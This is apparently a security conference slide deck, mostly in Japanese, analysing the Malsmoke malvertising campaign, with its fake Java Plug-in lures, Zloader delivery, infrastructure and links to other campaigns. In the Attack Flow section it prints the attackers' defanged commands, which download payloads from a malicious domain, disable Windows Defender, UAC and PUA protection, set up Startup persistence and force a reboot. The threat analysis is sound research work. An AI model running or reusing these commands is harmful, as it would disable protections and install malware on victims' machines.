



# Crazy Journey: Evolution of Smoky Camouflage

2022/01/27

Ryuichi Tanabe, Yuta Sawabe

**About Us**

**Motivation and Goal**

**Overview of Malsmoke**

**Attack Flow**

**Infrastructure**

**Relationships with Other Campaigns**

**How to Hunt**

**How to Research**

**Zloader's IoC Collecting System**

**Conclusion**

## 田邊龍一

- NTTセキュリティ・ジャパンでログ分析やマルウェア解析に従事
- 主にEDRに関する業務を担当
- VB, SAS, CODE BLUE にて講演

## 澤部祐太

- NTTセキュリティ・ジャパンでログ分析やマルウェア解析に従事
- 以前は悪性ドメイン名に関する研究をしていた
- 2019 JIP Specially Selected Paper 受賞

## Malsmokeキャンペーンの活発化

- 日本のユーザーも主な標的となっている
- 攻撃手法を頻繁に更新しているため中長期的な対策が難しい

## 過去から現在に至るまでの攻撃者の試行錯誤の共有

- Malsmokeキャンペーンの歴史・攻撃フロー、インフラ
- 他の攻撃キャンペーンとの関連性

## Malsmokeの中長期的な対策についての提案

- 効果的なHuntingやResearch方法の共有
- ZloaderのIoC抽出システムを提案

# Overview of Malsmoke

FalloutEK 初観測  
(2019/12)

FalloutEK消滅?  
(2020/10)

AD参加確認の追加  
(2021/08)

GPGの利用  
(2021/11)



MalwareBytesによるレポート  
(2020/09)

偽の Java Pluginによる  
Social Engineering 利用  
(2020/11)

VHDの利用(現在未使用)  
AteraAgentの利用開始  
(2021/09)

## 1. Malvertisingの利用

- 広告ページ経由でLandingページへ到達
- Malvertisingでは該当の広告へ意図してアクセスするのが困難
- 再現性が低いためリサーチしにくい



## 2. Region-Specificである

- 日本、米国、カナダのユーザーをターゲットにしている
- 日本を意識したURLや流暢な日本語を使用する

| #  | Result | Protocol | Host               | URL   | Body    | Comments                     |
|----|--------|----------|--------------------|---|---------|------------------------------|
| 1  | 302    | HTTPS    | y6qib.rdtk.io      | /5df29e858fd73d0001e5b4b4?sub1=415734&sub2=5...     | 62      | Redirector                   |
| 2  | 200    | HTTPS    | krostaar.com       | /jppropellerads.php                                 | 166,768 | Unknown Campaign             |
| 3  | 200    | HTTPS    | krostaar.com       | /jppropellerads.php?d=eyJrIjoIM2JtMjklIiwYIi6NTQ... | 192,831 | Unknown Campaign             |
| 4  | 200    | HTTPS    | krostaar.com       | /jpfpropellerads.php                                | 711     | Unknown Campaign             |
| 5  | 200    | HTTPS    | krostaar.com       | /jpfpropellerads.php                                | 65      | Unknown Campaign             |
| 6  | 200    | HTTPS    | giftny2020.com     | /Zoophobia_Hypogea/7078_7299_3505/9900.html         | 4,773   | Fallout EK (Landing Page)    |
| 7  | 200    | HTTPS    | giftny2020.com     | /ozLll/8166/IDg?mka=AZQCM&foretimed=1656-dun...     | 28,564  | Fallout EK (JavaScript Code) |
| 8  | 200    | HTTPS    | giftny2020.com     | /4007_9522/1923-11-05.cfm?5743m=Taunts-Lectio       |         |                              |
| 9  | 200    | HTTPS    | giftny2020.com     | /Aneurysms_Socker/6813?LRzJ=9339-6050-11522&j       |         |                              |
| 10 | 200    | HTTPS    | giftny2020.com     | /foregut-Bishari-stella/oviposits-behymn/1970-11-26 |         |                              |
| 11 | 200    | HTTPS    | giftny2020.com     | /quintiped/I41pF/Eighth-Ruminant-Newsboard/8630     |         |                              |
| 12 | 200    | HTTPS    | giftny2020.com     | /HoQ/CHO  |         |                              |
| 13 | 200    | HTTPS    | oajdasnndkdahm.com | /gate.php   |         |                              |

Java Plug-In 8.0 が見つかりませんでした。



このウェブページは「Java Plug-in 8.0」を使用しているため、正しく表示されません。エラーを修正してビデオを表示するには、「Javaプラグイン」を更新してください。

メーカー: © Oracle

現行版: Java Plug-in 7.3


最新バージョン: Java Plug-in 8.0

ダウンロードして更新



## 3. 有効な電子署名がされたマルウェアの利用

- アンチウイルスソフトによる検知を回避を意図していると思われる
- 実際に検知率は低く2021/08に使用されたマルウェアでの検知はなかった



✓ No security vendors flagged this file as malicious

df948b8681f382220ab999efa9fe47c13ba0e26b085cd175963ffd0a640d463c

JavaPlugin.msi

703.00 KB Size | 2021-08-11 21:07:10 UTC 1 day ago

calls-wmi checks-disk-space checks-network-adapters checks-usb-bus detect-debug-environment direct-cpu-clock-access long-sleeps malware msi runtime-modules signed



## 4. Zloaderの利用


- Silent Night(2019/12から観測されているZloader)の登場から現在までZloader関連のマルウェアファミリを利用している
- 2021年8月時点では1日に100以上のマシンが感染している

## 5. 他の攻撃キャンペーンとの関連性


- 2つの攻撃キャンペーン(SeamlessとPseudoGate)とのオーバーラップ
- 同一攻撃グループによる犯行の可能性大

# Attack Flow

# Attack Flow



## 日本語でJava Plug-Inのダウンロードを促す画面が表示される



Java Plug-In 8.0 が見つかりませんでした。

このウェブページは「Java Plug-in 8.0」を使用しているため、正しく表示されません。エラーを修正してビデオを表示するには、「Javaプラグイン」を更新してください。

メーカー: © Oracle

現行版: Java Plug-in 7.3

最新バージョン: Java Plug-in 8.0

ダウンロードして更新

```
file_get_contents("https[:]//websekir[.]com/w0w/index/processingSetRequestDownload/?servername=porno&account_ip=${REMOTE_ADDR}&callback=${ID}");
```

- javase.exe (NSudoという一般に公開されたツール)をダウンロード
- NSudoは管理者権限でアプリケーションを起動できるツール
- javase.exe (NSudo) を用いてWindows Defenderの無効化を試行

```
powershell Invoke-WebRequest https[:]//pornotublovers[.]com/javase.exe -OutFile
javase.exe

set pop=%systemroot%


javase -U:T reg add "HKLM\Software\Policies\Microsoft\Windows Defender\UX Configuration"
/v "Notification_Suppress" /t REG_DWORD /d "1" /f
javase -U:T sc config WinDefend start= disabled

cd "%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

powershell Invoke-WebRequest https[:]//pornotublovers[.]com/autorun100.bat -OutFile
autorun100.bat
powershell.exe New-ItemProperty -Path
HKLM:Software\Microsoft\Windows\CurrentVersion\policies\system -Name EnableLUA -
PropertyType DWord -Value 0 -Force
powershell.exe -command "Set-MpPreference -PUAProtection disable"
shutdown.exe /r /f /t 00
```

|   | 経路  | 手法   | ファイルタイプ | 活動中か | 進捗サーバの利用        | マルウェア  |
|---|---|--|---------|------|-----------------|--|
| A | Web<br>(Fake Porno Site)                      | Social Engineering<br>(Java Plug-In)                               | MSI     | ○    | ×<br>(以前は使っていた) | Ursnif, Zloader,<br>CobaltStrike, Raccoon<br>Stealer |
| B | Web<br>(Fake Major Software<br>Download Site) | Social Engineering<br>(Zoom,<br>TeamViewer,<br>Brave Browser, etc) | MSI     | ○    | ○               | CobaltStrike, Zloader                                |
| C | Web<br>(Fake Miner Software<br>Download Site) | Social Engineering<br>(Fotor,<br>MoneyDance, etc)                  | EXE     | ○    | ○               | Unknown  |
| D | Web (EK)                                      | Drive-by<br>Download<br>(FalloutEK)                                | ×       | ×    | ×               | Zloader  |

# Attack Flow(New pattern A)



